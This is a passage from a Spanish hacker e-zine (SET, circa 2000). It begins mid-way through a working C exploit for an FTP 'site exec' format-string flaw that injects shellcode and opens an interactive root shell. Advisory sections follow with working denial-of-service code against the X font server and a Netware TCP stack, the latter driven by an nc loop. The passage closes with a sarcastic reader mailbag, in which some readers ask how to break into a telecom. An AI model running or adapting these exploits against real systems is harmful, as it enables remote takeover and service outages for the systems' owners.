    fprintf(stderr,"%02X,%02X",targ[i].magic[n],targ[i].magic_d[n]);
    if(targ[i].magic[n+1]!=0)
     fprintf(stderr,":");
   }
   fprintf(stderr,"] Padding: %d\n",padding);
   fflush(stderr);
  }
 }
 exit(1);
}

int connect_to_server(char*host){
 struct hostent *hp;
 struct sockaddr_in cl;
 int sock;

 if(host==NULL||*host==(char)0){
  fprintf(stderr,"Invalid hostname\n");
  exit(1);
 }
 if((cl.sin_addr.s_addr=inet_addr(host))==-1) {
  if((hp=gethostbyname(host))==NULL) {
   fprintf(stderr,"Cannot resolve %s\n",host);
   exit(1);
  }
  memcpy((char*)&cl.sin_addr,(char*)hp->h_addr,sizeof(cl.sin_addr));
 }
 if((sock=socket(PF_INET,SOCK_STREAM,IPPROTO_TCP))==-1){
  fprintf(stderr,"Error creating socket: %s\n",strerror(errno));
  exit(1);
 }
 cl.sin_family=PF_INET;
```

```
 cl.sin_port=htons(21);
 if(connect(sock,(struct sockaddr*)&cl,sizeof(cl))==-1){
  fprintf(stderr,"Cannot connect to %s: %s\n",host,strerror(errno));
  exit(1);
 }
 return sock;
}

int ftp_recv(int sock,char*buf,int buf_size,int disc){
 int n=0;
 char q;

 if(disc) while((n=recv(sock,&q,1,0))==1&&q!='\n');
 else {
  (void)bzero(buf,buf_size);
  n=recv(sock,buf,buf_size,0);
  if(n<0){
   fprintf(stderr,"ftp_recv: recv failed\n");
   exit(1);
  }
  buf[n]=0;
 }
 return n;
}
int ftp_send(int sock,char*what,int size,int f,char*ans,int ans_size){
 int n;
 n=send(sock,what,size,0);
 if(n!=size){
  fprintf(stderr,"ftp_send: failed to send. expected %d, sent %d\n", size,n);
  shutdown(sock,2);
  close(sock);
  exit(1);
 }
 if(f)
  return ftp_recv(sock,ans,ans_size,0);
 return 0;
}

int ftp_siteexec(int sock,char*buff,int buff_len,int q,char*ans,int ans_len){
 ftp_send(sock,buff,buff_len,q,ans,ans_len);
 if(strncmp(ans,"200-",4)==0)
   ftp_recv(sock,NULL,0,1);
 else
  ftp_recv(sock,ans,ans_len,0);

 if(strncmp(ans,"200-",4)){
  fprintf(stderr,"Cannot find site exec response string\n");
  exit(1);
 }
 return 0;
}

void ftp_login(int sock,char*u_name,char*u_pass)
{
 char buff[2048];
  printf("loggin into system..\n");
  snprintf(buff,2047,"USER %s\r\n", u_name);
  ftp_send(sock, buff,strlen(buff),1,buff,2047);
  printf(GREEN"USER %s\n"NORM"%s",u_name,buff);
  snprintf(buff,2047,"PASS %s\r\n",u_pass);
  printf(GREEN"PASS %s\n"NORM,*u_pass=='\x90'?"<shellcode>":u_pass);
  ftp_send(sock,buff,strlen(buff),1,buff,2047);
  while(strstr(buff,"230 ")==NULL){
   (void)bzero(buff,2048);
   ftp_recv(sock,buff,2048,0);
  }
  printf("%s",buff);
  return;
}

void ftp_mkchdir(int sock,char*cd,char*new)
{
 char buff[2048];

 sprintf(buff,"CWD %s\r\n",cd);
 printf(GREEN"%s"NORM,buff);
 ftp_send(sock,buff,strlen(buff),1,buff,2047);
 printf("%s",buff);
 sprintf(buff,"MKD %s\r\n",new);
 ftp_send(sock,buff,strlen(buff),1,buff,2047);
 printf(GREEN"MKD <shellcode>"NORM"\n%s",buff);
 sprintf(buff,"CWD %s\r\n",new);
 ftp_send(sock,buff,strlen(buff),1,buff,2047);
 printf(GREEN"CWD <shellcode>"NORM"\n%s",buff);
 return;
}
void process_possibly_rooted(int sock)
{
 fd_set         fd_read;
 char buff[1024], *cmd=getit.islinux?"/bin/uname -a;/usr/bin/id;\n":"/usr/bin/uname -a;/usr/bin/id;\n";
 int n;

 FD_ZERO(&fd_read);
 FD_SET(sock, &fd_read);
 FD_SET(0, &fd_read);
 send(sock, cmd, strlen(cmd), 0);
 while(1) {
  FD_SET(sock,&fd_read);
  FD_SET(0,&fd_read);
  if(select(sock+1,&fd_read,NULL,NULL,NULL)<0) break;
  if( FD_ISSET(sock, &fd_read) ) {
   if((n=recv(sock,buff,sizeof(buff),0))<0){
     fprintf(stderr, "EOF\n");
     exit(2);
   }
   if(write(1,buff,n)<0)break;
  }
  if ( FD_ISSET(0, &fd_read) ) {
    if((n=read(0,buff,sizeof(buff)))<0){
      fprintf(stderr,"EOF\n");
      exit(2);
    }
    if(send(sock,buff,n,0)<0) break;
```

```
  }
  usleep(10);
 }
 fprintf(stderr,"Connection aborted, select failed()\n");
 exit(0);
}

int magic_check_f(int sock, char *str) {
 char q[2048], ans[2048];

 snprintf(q, 2048, "site exec %s%s\r\n", str, "%.f");
 if( strstr( q, "\r\n") == NULL) {
  fprintf(stderr,"Line TOO big..\n");
  exit(-1);
 }
 ftp_siteexec(sock, q, strlen(q), 1, ans, 2048);
 if( before_len+10 < strlen(&ans[3]) ) return 0;
 before_len=strlen(&ans[3]);
 (void)strcat(str,"%.f");
 return 1;
}
int magic_check_o(int sock, char *str) {
 char q[2048], ans[2048];
  snprintf(q, 2048, "site exec %s%s\r\n", str, "%c");
  if( strstr( q, "\r\n") == NULL) {
   fprintf(stderr,"Line TOO big..\n");
   exit(-1);
  }
 ftp_siteexec( sock, q, strlen(q), 1, ans, 2048);
 if( before_len== strlen(&ans[3]) ) {
  before_len+=1;
  (void)strcat(str, "%d");
  return 3;
 }
 before_len=strlen(&ans[3]);
 (void)strcat(str,"%c");
 return 2;
}

int magic_check_ok( int sock, char *str)
{
 char q[2048], ans[2048];
 int i ,n=1, f, padding=0;

 snprintf(q, 2048,"site exec aaaaaaaa%s%s\r\n", str, "%p%p");
 if ( strstr(q, "\r\n" ) == NULL) {
  fprintf(stderr, "Line too long\n");
  exit(-1);
 }
 (void)bzero(ans, 2048);
 ftp_siteexec(sock, q, strlen(q), 1, ans, 2047);
 if(strstr(ans,"0x61616161")==NULL)
   return 0;
 for(i =0; i < MAX_MAGIC && magic[i]; i++);
 magic_d[i]=4;
 while(n){
  for(f=0; f< 2; f++) {
   snprintf(q, 2048,"site exec %.*saaaa%s%s\r\n", padding, "xxxx", str, f?"%p%p":"%p");
   (void)bzero(ans, 2048);
   ftp_siteexec(sock, q, strlen(q), 1, ans, 2047);
   if( strstr(ans, "0x61616161")!=NULL) {
    if (f==0) {
     magic[i]=padding;
     return 1;
    } else if( f==1) {
     strcat(str,"%p");
     magic[i]=padding;
     return 1;
    }
   }
  }
  if(padding > 4) {
   fprintf(stderr,"Cannot calculate padding..\n");
   exit(1);
  }
  padding++;
 }
 return 1;
}


int magic_digger(int sock)
{
 int get_out=1,where=0,all_failed=MAX_FAILED*2,f=0,o=0;

 if(magic_str==NULL){
  if((magic_str=(char*)malloc(4092))==NULL){
   perror("malloc");
   exit(errno);
  }
 }
 (void)bzero(magic_str, 4092);
 where=0;
 while(get_out) {
  int q;
  if( where >= MAX_MAGIC-1 || all_failed <= 0 )
    return -1;
  if( magic_check_f(sock, magic_str) ) {
   o=0,f++;
    if(f==1){
     if(!magic[where])
      magic[where]=1;
     else
      magic[++where]+=1;
    magic_d[where]=1;
    } else
     magic[where]+=1;
   all_failed=MAX_FAILED*2;
   printf("%s", "%.f"); fflush(stdout);
   goto verify;
  }
  all_failed--;
  if((q=magic_check_o(sock,magic_str))){
```

```
   f=0,o++;
    if(o==1){
     if(!magic[where])
      magic[0]=1;
     else
      magic[++where]+=1;
    magic_d[where]=q;
   } else {
    if(magic_d[where]==q)
     magic[where]+=1;
    else {
     magic[++where]=1;
     magic_d[where]=q;
    }
   }
   all_failed=MAX_FAILED*2;
   printf("%s", q==2?"%c":"%d");
   fflush(stdout);
   goto verify;
  }
  all_failed--;
  continue;
  verify:
  if(magic_check_ok(sock,magic_str)){
   putchar('\n');
   return 0;
  }
 }
 return 0;
}

int main(int argc, char *argv[]){
        char *buff, *buff_p, *buff_p2, c, shellcode[500],*dir,*passwd=shellcode;
        int i, sock, num=-2, padding=-1, gm=0, testmode=0,mtype=0,bla=0,offset=0;
        u_long ret_addr=0, pass_addr=0;
        for(i=0;targ[i].os_descr!=NULL;i++);
        while((c=getopt(argc,argv,"t:l:m:o:s:r:p:M:P:xghH?"))!=EOF){
        switch(c) {
         case 't': target=optarg;break;
         case 'l':
           username=optarg;
           passwd=strchr(optarg,'/');
           if(passwd==NULL)
            usage(argv[0],0);
           *passwd++=(char)0;
           break;
         case 'x': testmode=1; break;
         case 'o': offset=atoi(optarg);break;
         case 'p': pass_addr=strtoul(optarg, &optarg,16); break;
         case 'g': gm=1; break;
         case 'M': dir=optarg;mtype=1;break;
         case 'm':
           {
            int where=0;
            if(!*optarg) {
              fprintf(stderr,"-m requires argument, try -h for help\n");
              exit(1);
            }
            while(1) {
              magic[where]=strtoul(optarg,&optarg,16);
              optarg=strchr(optarg,',');
              if(optarg==NULL){
                printf("comma missing\n");
                exit(1);
              }
              optarg++;
              magic_d[where++]=strtoul(optarg,&optarg,16);
              if(strchr(optarg,':')==NULL){
               magic[where]=magic_d[where]=0;
               break;
              }
              optarg=strchr(optarg,':');
              optarg++;
            }
           }
           break;
          case 's':
            num=atoi(optarg);
            if(num>i) {
             fprintf(stderr,"systype too big, try -h for help\n");
             exit(1);
            }
            break;
          case 'r':
            ret_addr=strtoul(optarg,&optarg,16);
            break;
          case 'P':
            padding=atoi(optarg);
            break;
          case 'H':
             bla=2;
          default: usage(argv[0],bla);break;
         }
        }
        if(target==NULL){
          fprintf(stderr,"No target specified, try -h for help\n");
          exit(1);
        }
        if(num==-1||num==-2) {
          for(i=0;!targ[i].def;i++);
          num=i;
        }
        (void)memcpy((void*)&getit,(void*)&targ[num],sizeof(struct targets));

        if(magic[1]!=0) {
         memcpy((void*)getit.magic,magic,sizeof(magic));
         memcpy((void*)getit.magic_d,magic_d,sizeof(magic));
        }

        if(ret_addr)getit.addr_ret_addr=ret_addr;
        if(pass_addr)getit.pass_addr=pass_addr;

        getit.addr_ret_addr+=(offset*4);
```

```
sock=connect_to_server(target);
memset(shellcode, '\x90', sizeof(shellcode));
shellcode[sizeof(shellcode)-1]=(char)0;
if(!mtype){
 memcpy((void*)&shellcode[sizeof(shellcode)-strlen(getit.shellcode)-1],(void*)getit.shellcode, strlen(getit.shellcode)+1);
 shellcode[sizeof(shellcode)-1]=(char)0;
}else{
 memcpy((void*)&shellcode[250-strlen(getit.shellcode)-1],(void*)getit.shellcode,strlen(getit.shellcode));
 shellcode[250-1]=(char)0;
}
printf("Target: %s (%s/%s): %s\n",target,username,*passwd=='\x90'?"<shellcode>":passwd,getit.os_descr);
printf("Return Address: 0x%08lx, AddrRetAddr: 0x%08lx, Shellcode: %d\n\n",getit.pass_addr,getit.addr_ret_addr,strlen(getit.shellcode));

buff=(char *)malloc(1024);
bzero(buff,1024);

(void)ftp_recv(sock,NULL,0,1);

(void)ftp_login(sock,username,passwd);

if(gm||(magic_str==NULL&&getit.magic[0]==0)){
 printf("STEP 2A: Generating magic string: ");
 fflush(stdout);
 magic_digger(sock);
 memcpy((void *)getit.magic,(void*)magic,sizeof(magic));
 memcpy((void*)getit.magic_d,(void*)magic_d,sizeof(magic_d));
 printf("STEP 2B: MAGIC STRING: [");
} else {
   printf("STEP 2 : Skipping, magic number already exists: [");
}
for(i=0;i<MAX_MAGIC&&getit.magic[i]!=0;i++){
 printf("%02X,%02X",getit.magic[i],getit.magic_d[i]);
 if(getit.magic[i+1]!=0)
     putchar(':');
}
printf("]\n");
buff=(char *)realloc(buff, 4092);
(void)bzero(buff, 4092);
if(mtype)
 ftp_mkchdir(sock,dir,shellcode);
printf("STEP 3 : Checking if we can reach our return address by format string\n");
if(!magic_str){
  magic_str=(char*)malloc(2048);
  if(magic_str==NULL) {
    perror("malloc");
    exit(errno);
  }
  (void)bzero(magic_str,2048);
  for(i=0;i<MAX_MAGIC&&getit.magic[i]!=0;i++){
   switch(getit.magic_d[i]) {
    case 1:
       for(num=0;num<getit.magic[i];num++)strcat(magic_str,"%.f");
       break;
    case 2:
       for(num=0;num<getit.magic[i];num++)strcat(magic_str,"%c");
       break;
    case 3:
       for(num=0;num<getit.magic[i];num++)strcat(magic_str,"%d");
       break;
    case 4:if(padding<0)padding=getit.magic[i];break;
    default:fprintf(stderr,"STEP 3: INternal error\n");
       exit(1);
       break;
  }
 }
}
if(padding<0){
  for(num=0;num<MAX_MAGIC&&getit.magic_d[num]!=4;num++);
  if(num<(MAX_MAGIC-1))
    padding=getit.magic[num];
  else
    fprintf(stderr,"WARNING: PROBLEMS WITH PADDING\n");
}

if(!getit.islinux){
 if(!testmode)
   snprintf(buff,4096,"site exec %.*s%c%c%c%c%s|%s\r\n",padding,"xxxxxxxxxxxxxxxxxx",MAKE_STR_FROM_RET(getit.addr_ret_addr),magic_str,"%p");
 else
   snprintf(buff,4096,"site exec %.*s%c%c%c%c%s|%s\r\n",padding,"xxxxxxxxxxxxxxxxxx",MAKE_STR_FROM_RET(getit.pass_addr),magic_str,"%p");
} else {
 if(!testmode)
   snprintf(buff,4096,"site exec %.*s%c%c\xff%c%c%s|%s\r\n",padding,"xxxxxxxxxxxxxxxxxxx",MAKE_STR_FROM_RET(getit.addr_ret_addr),magic_str,"%p");
 else
   snprintf(buff,4096,"site exec %.*s%c%c\xff%c%c%s|%s\r\n",padding,"xxxxxxxxxxxxxxxxxxx",MAKE_STR_FROM_RET(getit.pass_addr),magic_str,"%p");
}
sleep(getit.delay);
fflush(stdout);
if((buff_p=(char *)malloc(4096))==NULL){
  fprintf(stderr,"malloc failed.\n");
  exit(1);
}
(void)bzero(buff_p,4096);
ftp_siteexec(sock,buff,strlen(buff),1,buff_p,4095);
if((buff_p2=strchr(buff_p,'\r'))!=NULL)
 *buff_p2=(char)0;
if((buff_p2=strchr(buff_p,'\n'))!=NULL)
 *buff_p2=(char)0;
buff_p2=strstr(buff_p,"|0x");
if(buff_p2==NULL){
  fprintf(stderr,"Fix me, incorrect response from '%%p':%s\n",buff_p);
  exit(1);
}
buff_p2+=3;
if(!testmode)
  printf("STEP 4 : Ptr address test: 0x%s (if it is not 0x%08lx ^C me now)\n",buff_p2,getit.addr_ret_addr);
else
  printf("STEP 4 : Ptr address test: 0x%s (if it is not 0x%08lx ^C me now)\n",buff_p2,getit.pass_addr);
sleep(getit.delay);
buff_p2=strstr(buff, "%.f");
*buff_p2++=(char )0;
strcpy(buff_p, buff);
if(!testmode)
```

```
          sprintf(buff_p+strlen(buff_p),"%s%u%c","%d%.",(u_int)getit.pass_addr,'d');
        else
          sprintf(buff_p+strlen(buff_p),"%s","%d%d");
        strcpy(buff_p+strlen(buff_p), buff_p2);
        buff_p2=strchr(buff_p,'|');
        buff_p2++;
        printf("STEP 5 : Sending code.. this will take about 10 seconds.\n");
        if(!testmode){
          strcpy(buff_p2,"%n\r\n");
          ftp_send(sock,buff_p,strlen(buff_p),0,NULL,0);
        } else {
          (void)bzero(buff,4096);
          strcpy(buff_p2,"%s\r\n");
          ftp_send(sock,buff_p,strlen(buff_p),1,buff,4092);
          printf("got answer: %s\n",buff);
          exit(0);
        }
        free(buff_p);
        free(buff);
        signal(SIGINT, SIG_IGN);
        signal(SIGHUP, SIG_IGN);
        printf(RED"Press ^\\ to leave shell"NORM"\n");
        process_possibly_rooted(sock);
        return 0;
}
```

-(0x09)-

```
Tema     : Matar las X
Para     : se ha probado en RH 6.x
Patch    :
Fecha    : 16 Abril 2000
Creditos : Michal Zalewski <lcamtuf@TPI.PL>
```

Un fallo en el codigo del X fontserver en RedHat 6.x (se produce un puntero nulo,NULL, en strcpy()) puede producir un DoS. Cualquier usuario sin privilegios puede llevar a cabo el DoS. EL codigo que demuestra el fallo lo teneis a continuación:

```
_____________________________________________
Michal Zalewski [lcamtuf@tpi.pl] [tp.internet/security]
[http://lcamtuf.na.export.pl] <=--=> bash$ :(){ :|:&};:
=-----=> God is real, unless declared integer. <=-----=

#include <sys/socket.h>
#include <sys/un.h>

#define CNT 50
#define FS "/tmp/.font-unix/fs-1"

int s,y;
struct sockaddr_un x;

char buf[CNT];

main() {
  for (y;y<2;y++) {
    s=socket(PF_UNIX,SOCK_STREAM,0);
    x.sun_family=AF_UNIX;
    strcpy(x.sun_path,FS);
    if (connect(s,&x,sizeof(x))) { perror(FS); exit(1); }
    if (!y) write(s,"lK",2);
    memset(buf,'A',CNT);
    write(s,buf,CNT);
    shutdown(s,2);
    close(s);
  }
}
```

-(0x10)-

```
Tema     : NOVELL NETWARE DOS
Para     : Novell Netware 5.1 (server 5.00h, Dec 11, 1999)
Patch    : despacito y con cuidado, la actualizacion.
Fecha    : 18 Abril 2000
Creditos : Michal Zalewski <lcamtuf@TPI.PL>
```

Otro ataque a la pila TCP/IP, esta vez un overflow en Netware. El overflow se encuentra en el protocolo de administracion remota (normalmente para http el 8080, etc.) con tcp habilitado.

Enviando una peticion (por ejemplo con GET) que este entre 4 y 8 kb, recibiremos un mensaje de error en la consola, mientras que la conexion no se libera.

Que podemos hacer con esto, ademas de escribir una shell code y(o ejecutar codigo arbitrariamente en el server... pues si os fijais al no liberarse las conexiones cuando realizas este ataque repitiendolo varias veces (o unas cientos) podemos dejar a la makina sin servicios tcp de red, e incluso matar totalmente el server.

Adjuntamos un codigo que produce la caida de los servicios TCP/IP en una makina corriendo Novell. El autor pedia en el report que para usos de test se cambiasen las variables $SERVER y $PORT, pero el que no quiera y ademas use Novell... };-)

```
-- kill_nwtcp.c --
#!/bin/sh

SERVER=127.0.0.1
PORT=8008
WAIT=3

DUZOA='perl -e '{print "A"x4093}''
MAX=30

while :; do
  ILE=0
  while [ $ILE -lt $MAX ]; do
    (
      (
```

```
        echo "GET /"
        echo $DUZOA
        echo
      ) | nc $SERVER $PORT &
      sleep $WAIT
      kill -9 $!
    ) &>/dev/null &
    ILE=$[ILE+1]
  done
  sleep $WAIT
done
```

EOF

-[0x0B]----------
-[SET Inbox]----------
-[by Paseante]----------SET-23-

Todos bien?
En primer lugar agradecer a toda la gente que me envio extensos mensajes acompa~ados de todo tipo de documentacion para demostrar que el siglo XXI empieza el 2001, como algunos de ellos indican con acierto el mencionar a~o 0 es un error (se pasa del -1 al 1) pero el fundamento basico al que hacia mencion no cambia. Zanjemos el tema de todos modos.
Y en segundo lugar los mensajes.

-{ 0x01 }-

hola soy cyberedu, me gustaria que me explicaras que es lo primero que debo hacer, pero con palabras de novato, para ser h@cker ,no entiendo mucho, me gustaria que me explicaras como va todo esto y de m=E1s...

[T r a n q u i l o, c o n c a l m a ....
I n t e n t a e n c e n d e r e l o r d e n a d o r]

Yo tengo un colega que se conecta a internet y podria hacerle lo del BOUNCER eso, que por cierto no entiendo mucho. si quieres me podrias mandar junto con la respuesta de este e-mail archivos txt para novatos.(si quieres mandame lo q significan esas cosas raras que poneis vosotros). muchas gracias. espero ser un buen h@cker. mi direccion es **@wanadoo.es

[Claro, claro. Por supuesto. Tienes toda la razon.
Me pongo a ello sin perder un instante.]

-{ 0x02 }-

Que hay?
Soy un newbie (no un LAMER, que no es lo mismo, como algunos creen) que ni yo se como, pero hasta hace dos semanas no sabia que existia SET, (menos mal que un colega me las paso todas) que quiere deciros que la revista me parece MUY buena y que espero que ya se os hayais recuperado del todo de aquel ataque injusto contra el grupo.

[La injusticia continua, no todo el mundo tiene las cosas tan claras
como tu pero los ataques son muy flojitos. Ataquitos. De jamon.]

Bueno, aparte de todo ese peloteo :-P, quiero haceros estas preguntas:

[Preguntas, preguntas...no preferirias enviarnos cien mil duros?]

1. Vais a volver a sacar el tema del Cracking/Virii? Yo tengo *muchos* virus y troyanos ademas de generadores y si queries alguno para analizarlo, decidlo. De todas formas, la mayoria son sacados del CD de VANHACKEZ que analizasteis (*MUY* bueno, por cierto).

[Respuesta *MUY* corta: No. Respuesta *MUY* larga: No, co~o, no.]

2. Podriais publicar una lista de las interrupciones de ensamblador mas usadas junto al modo en que se le pasan los datos, donde devuelve los resultados y para que sirven. Se que es un trabajo largo y pesado, pero seria muy util

[Para quien?. A mi no me seria util...ah!, quieres decir que a ti te seria
util, esta bien eso. Search: "Ralf Brown" +interrupt list]

3. Esta pregunta esta relacionada con el hacking con condon. Que pasaria si hiciera telnet a maquina1.com, desde ahi a maquina2.com, desde esa otra vez a maquina1.com y otra vez a maquina2.com para desde ahi hacer telnet a victima.com?

[Que cada vez irias mas lento]

Seria mas dificil la localizacion de esa forma que si hiciera telnet con cuatro condones distintos?

[Con tanto condon se pierden las sensaciones, ni siquiera esos que dicen
que son ultrafinos, recuerda: Condon por obligacion pero con uno basta]

4. Soy pesado, verdad? Quiero haceros unas preguntas sobre las IP:
Como puedo saber la direccion IP de un amigo? Me ha enviado varios emails y en ninguno se ve claro cual es. Ademas cuando ejecuta el winipcfg.exe le dice que su IP es 127.0.0.1 esa IP sirve de algo?

[Claro, prueba a untarla con mantequilla. Deliciosa. Ummmm]

Todas las redes tienen de IP 192.168.0.xxx?

[Como lo descubriste ?!?!?!?]
5. Esta no es una pregunta, es mas bien una peticion: por que no organizais
otro concurso (como el de cracking de un juego que hicieron hace poco tiempo)?
No es necesario que den ningun premio. Considero que el verdadero premio esta
en sentirse satisfecho de haber hecho algo que a ti te gusta (y que funciona
-ME OYES BILLY?! ---QUE FUNCIONA!!!).
[Siento desilusionarte, que sepamos Billy no lee SET.]
Eso es todo. Por cierto, por que no ponen compiladores de C y C++ (para
Windows)?
^^^\/^^^
[Deja que lo apunte en mi lista de To-Do, ya esta. Justo despues de
traducir SET al kazako y apuntarme a las juventudes del CDS]
-Bueno si, tambien uso Windows, y que? no todos somos perfectos. Ademas si no
mi padre no sabe ni arrancar el ordenador. :> :(
[Tu padre ya tiene edad de tener un ordenador propio]
Vale, ya me despido, que parece que estoy escribiendo el testamento.
[Para cualquier duda puedes escribirme a root@127.50.1.127]
CN
(no, no es el Comandante Norton, por si lo pensabais :))
[En realidad aqui eso de pensar no esta muy de moda]
-{ 0x03 }-
Siento molestaros pero os sigo desde ke ibais por el
numero cuatro.
[Hombre siendo asi puedes molestar lo que quieras]
Soy gran aficionado al undergorund en todas sus
facetas pero en la informatica no soy un experto.
Espero ke me ayudeis, me explico...
[Explicarse suele ser un buen paso, podrias empezar aclarandome
que es el 'undergorund' ese. Un juego de rol?. Dibujos manga?]

Aprovechando el mail que mandasteis cifrado con PGP,
me gustariais que me pasarais algun .txt o algo asi
explicando (en spanish, plis) como usar el pgp por ke
me lo baje y no tenia guebs de usarlo ni entenderlo.
Tengo todos vuestros numeros, si en alguno hay
informacion al respecto no la he visto.
[Te comprendo, estoy pensando en poner una tabla de contenidos
en cada SET para que no sea tan dificil saber que articulos salen
en un numero. Sobre PGP yo diria que no, no debemos haber escrito
nunca nada. Jamas.]
Me savariais el cuello, pues he hecho una apuesta con
un coleguita para ver quien es capaz de cifrar y
descifrar correo usando llaves pgp. La apuesta es en
serio y nos jugamos el kedarnos en bolas la fiesta de
nuestro cumpleaos (hay diez dias de diferencia y lo
celebramos juntos).
[Una apuesta un poco tonta si me permites la opinion. No sera que
teneis ganas de enrollaros y os estais montando esta historia para
superar vuestras represiones sexuales?. Por mi no os corteis, apoyo
fervientemente la homosexualidad con la esperanza de que ello significa
menos contendientes a la hora de ligar]
No os doy mas la paliza, espero no molestar con mi
ignorancia, pero no soy un lammer, simplemente un
novato...
[Tranquilo que no estas hablando con la elite :-> .]

ta luego y gracias anticipadas
P.D. : Si me podeis contestar directamente por mail
estaria mu agradecido :-)
[Odio que la gente se sienta en deuda conmigo]
Soy Bilbo, ke pa ke pa ke passsaa
[Soy Smaug y como te acerques ya veras ke pa ke pa ke passsaa]

```
-{ 0x04 }-
 Saqueadores Edicion Tecnica (SET):
 ----------------------------------
 Saludos, queria  decirles a todos que los admiro, por su revista
 electronica, por la  forma de  ensenar  las cosas  de una manera
 desinteresada  y  por  supuesto, lo  que  mas  les  admiro es su
 conocimiento  sobre  las  computadoras. Es  bueno  saber que hay
 Hackers que  luchan por el desarrollo  libre  del conocimiento y
 tambien es bueno saber que muchos de ellos son los que realmente
 sostienen la  gigante  tecnologia  de las  computadoras. Gracias
 a la gente de : SET ; Proyecto R ; JJF/Hackers Team ; RareGaZz ;
 RaZa - MeXiCaNa ; InET ; Temporal ; Daemon's Paradise ;  Gracias
 por implantarnos una  etica y una cultura racional, por hacernos
 llegar el conocimiento  *gratis*  y de mejor  calidad, por eso y
 mucho mas ... Gracias.
  [ Esto es un mensaje, asi se escribe, con sensatez, sentido comun
    acierto y diciendo cosas bonitas de nosotros. Tan dificil es? :-D ]
-{ 0x05 }-
Hola gente de SET, Un saludo desde el otro lado del charco,
  [ Hola, que tal?. Como va eso?. Bien no?. Aqui tambien a Dios gracias. ]
Este mail es para comentarles algo qu esta pasando por estos lados:
En vista de la ya inevitable venta de la Empresa de Telecomunicaciones de
Bogota (E.T.B), Varias empresas del mundo se han mostrado interesadas en
adquirir una participacion, una de ellas es Telefonica de Espa~a (si la
misma de villalonga), pero afortunadamente se ha encontrado con alguna
reticencia del estado, por las continuas quejas a que esta sometida
  [ Quejas??. Timofonica???. Ahora debes estar de broma :-> ]
timofonica en los paises de America Latina donde ya tiene participacion
lease alzas exageradas de tarifas, pesimo servicio al publico, mala calidad
en las comunicaciones, etc..., lo que esta llevando al gobierno (al menos
a una parte), a ponerle un alto en la intencion de Telefonica de hacerse
con la compa~ia estatal
  [ No me puedo creer lo que leo, precios exagerados y mal servicio por parte
    de Timofonica. Eso aqui no pasa, debe ser una discriminacion ]
Sin mas que contar, hasta la proxima
Textman
-{ 0x06 }-
  Este es el primer mensaje que os mando, y es para deciros que despues de
leerme otra vez un capitulo de ftp, ya que la primera vez no estaba
interesado y no le preste atencion, he decubierto que mucho, muchisimos
servidores tienen acceso root al publico, tal como ftp.netscape.com, y si os
quereis divertir, en ftp.explorer.com.
  [ Esto de ser un poco corto en ocasiones es un inconveniente, que quieres
    decir con eso de acceso root al publico?. Mi no comprender del todo. ]
  Y os queria comentar una duda, y es que si por ftp es mas dificil que te
rastreen.
  [ No, pero si te conectas a traves de un microondas inteligente de nueva
    generacion enchufado a una web tv puedes cocinar los platos de Argui~ano
    directamente. Rico, rico ]
  Hasta la proxima
-{ 0x07 }-
un saludo desde colombia (lo dicho)
 [ Eres la primera persona que nos escribe desde Lo Dicho (Colombia) ]
necesito que me esboces un camino para un objetivo...
 [ Eso esta hecho:  O   ========================  **************
                   -|-   ------------------------      $$$$$$$$
                   / \  ========================  **************
                    Tu          Camino                Objetivo  ]
para entrar a la telefonica de mi pais y mirar datos de las cuentas
  [ J*der!!. Ahora que he hecho el dibujo, con lo que me ha costado.. ]
(en la marcha tal vez se puedan hacer modificaciones. pero inicialmente no es
mi intencion. quiero conocer la estructura y como escurrirme por redes. gracias
```

  [Bueno en Frame Relay te puedes escurrir bastante bien, si se trata de X.25
    recomiendo friegas energicas con aceite de oliva para no quedarte atrapado
    en algun PAD anticuado]
aclaracion: se muy poco, lo que quiero es un transfondo teorico que se necesite
para llegar hasta alla.
  [Esta bien que te des cuenta de que sabes poco y por tanto te conformes con
    empezar con cositas peque~as como entrar en la Telefonica de Colombia y
    mirar los datos de las cuentas.
    Trasfondo Teorico
    Primer y Unico Principio Universal
    Es imprescindible una conexion (vease Politica)]
-{ 0x08 }-
Bustia del President de la Generalitat de Catalunya
Data: Tue Sep 28 13:29:21 1999


Data missatge : 27/09/1999 17:06
Remitent   : Ceneta
E-mail   : ceneta@correu.gencat.es
Resposta   : Ceneta, no vacil·lis, que ja prou maldecaps tenim.
  [Hola Jordi, mi parlar catala en la intimidad. Bueno el pan con tomaquet.
    Visca Catalunya. Van Gaal fot el camp. Ole mi nen casteller.]
-{ 0x09 }-
saludos!!!
he leido tus textos y me han parecido excelentes
  [Dice mucho de ti. O de mi?. De los dos?. Ya me he perdido]
nos soy lamer, pero me falta mucho para hacker...
te reconozco como influencia, espero hacer contacto y recibir algo de tus
conocimientos...
  [Me voy a sentir presionado si la gente comienza a esperar cosas de mi]
-{ 0x0A }-
Perdonad si no he utilizado el pgp pero estoy trabajando y segun que cosas
no puedo instalarlas en el equipo.
  [Teniendo en cuenta que voy a publicar tu mensaje no creo que importe
    demasiado. No crees?]
Primero felicitaros por vuestro maravilloso e-zine, que es realmente de
buena calidad.
  [Eso. Muy bien dicho. Encantado de conocerte, adios y hasta siempre]
Y segundo haceros un par de peticiones.
  [Sabia que no seria tan facil...]
En vuestros articulos sobre los routers Cisco estan muy bien, pero veo, como
es normal que utilizais los comandos stardard que funcionan en todos los
routers, solo es una sugerencia, convendria avisar al lector que los routers
de la serie 700 los comandos que utilizais no funcionan si no tienen
actualizados la IOS.
  [Molto bene, avisado queda el lector, algunos Cisco peque~itos no llegan
    a incorporar el IOS y el IOS cambia casi de continuo, ademas se vende
    "a medida" con el conjunto de caracteristicas que desea el cliente.
    Es todo un lIOS de c*j*nes]
La otra sugerencia es que seria interesante que explicaseis como recuperar o
saltar o como lo querais llamar la passwd o acceso al router
desde consola ya que al igual que yo puede ser util para los lectores que
trabajen o tengan algun contacto con los routers cisco.
  [Puff, de memoria no me acuerdo pero si buscas en la web de Cisco hay
    procedimientos para teniendo acceso fisico poder cargarse la password,
    al igual que otros S.O el IOS tiene niveles de acceso mas cercanos a
    lo fisico donde se pueden tocar cositas de la NVRAM pero sorry, no me
    acuerdo muy bien y no me apetece documentarme :-(www.cisco.com]
Si os puedo ayudar en algo (cosa que dudo mucho, ya que no estoy muy puesto
en hacking), no dudeis en escribir.
  [Escribir lo hacemos de continuo, tu mismo, mira la seccion 0x07 y decide
    si puedes echar una mano]
